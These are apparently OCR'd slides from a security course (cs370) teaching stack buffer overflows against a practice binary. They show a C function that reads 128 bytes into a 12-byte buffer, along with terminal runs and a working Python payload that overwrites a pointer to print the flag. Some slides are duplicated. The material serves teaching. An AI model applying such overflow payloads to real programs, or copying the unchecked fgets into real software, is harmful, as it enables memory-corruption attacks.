


```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAyour input was: [AAAAAAAAAAA]
Your flag address is 0x804877c
Your flag is: cs370{this_is_not_a_flag_at_all_dont_submit}
```




What if you type 12 bytes of ‘A’s and ‘\x00’?

- If I type “A”*12, then fgets attach ’\x00’ at the end




```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAAyour input was: [AAAAAAAAAAAA]
Your flag address is 0x8048700
Your flag is: �����)�����t%1���
```




What if you type 12 bytes of ‘A’s and ‘\x00’?

- If I type “A”*12, then fgets attach ’\x00’ at the end




```
└─$ ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
AAAAAAAAAAAAyour input was: [AAAAAAAAAAAA]
Your flag address is 0x8048700
Your flag is: �����)�����t%1���
```

Local variables are adjacent each other.
if we can overflow the buf variable, then we can change the flag variable as we wish!!!




What if you type 12 bytes of 'A's and '\x00'?

- If I type "A"*12 and then
- Put \x60\x87\x04\x08 (0x8048760)
  - Intel processors are using Little Endian, so that's why
  - 0x41424344 = 0x44 0x43 0x42 0x41




What if you type 12 bytes of ‘A’s and ‘\x00’?

- If I type “A”*12 and then
- Put \x60\x87\x04\x08 (0x8048760)
    - Intel processors are using Little Endian, so that’s why
    - 0x41424344 = 0x44 0x43 0x42 0x41




```
└─$ (python -c 'print("A"*12 + "\x60\x87\x04\x08")';cat) | ./bof
Your flag address is at 0x8048760
Your fakeflag is at 0x804877c
Address of shell is at 0x804858b
Currently, the flag variable has the value 0x804877c
Please give me your input:
your input was: [AAAAAAAAAAAA`�
]
Your flag address is 0x8048760
Your flag is: cs370{FLAG_IS_HIDDEN}
```

And it will print the flag!!!



Buffer Overflow is More Powerful Than Just Changing Variable Value

- Program stack is used for matching call/return pairs




```
int
main(void) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    process_user_input();
}
```

main() calls process_user_input()

process_user_input() runs

The execution must return to the point in main right after running process_user_input

main() continues…




```
void
process_user_input(void) {
    char *flag;
    char buf[12];
    flag = fakeflag;
    printf("Your flag address is at %p\n", flag1);
    printf("Your fakeflag is at %p\n", fakeflag);
    printf("Address of shell is at %p\n", &shell);
    printf("Currently, the flag variable has the value
    printf("Please give me your input:\n");
    fgets(buf, 128, stdin);
    printf("your input was: [%s]\n", buf);
    printf("Your flag address is %p\n", flag);
    printf("Your flag is: %s\n", flag);
}
```


How the program knows this??

Return Address Stored in the Stack

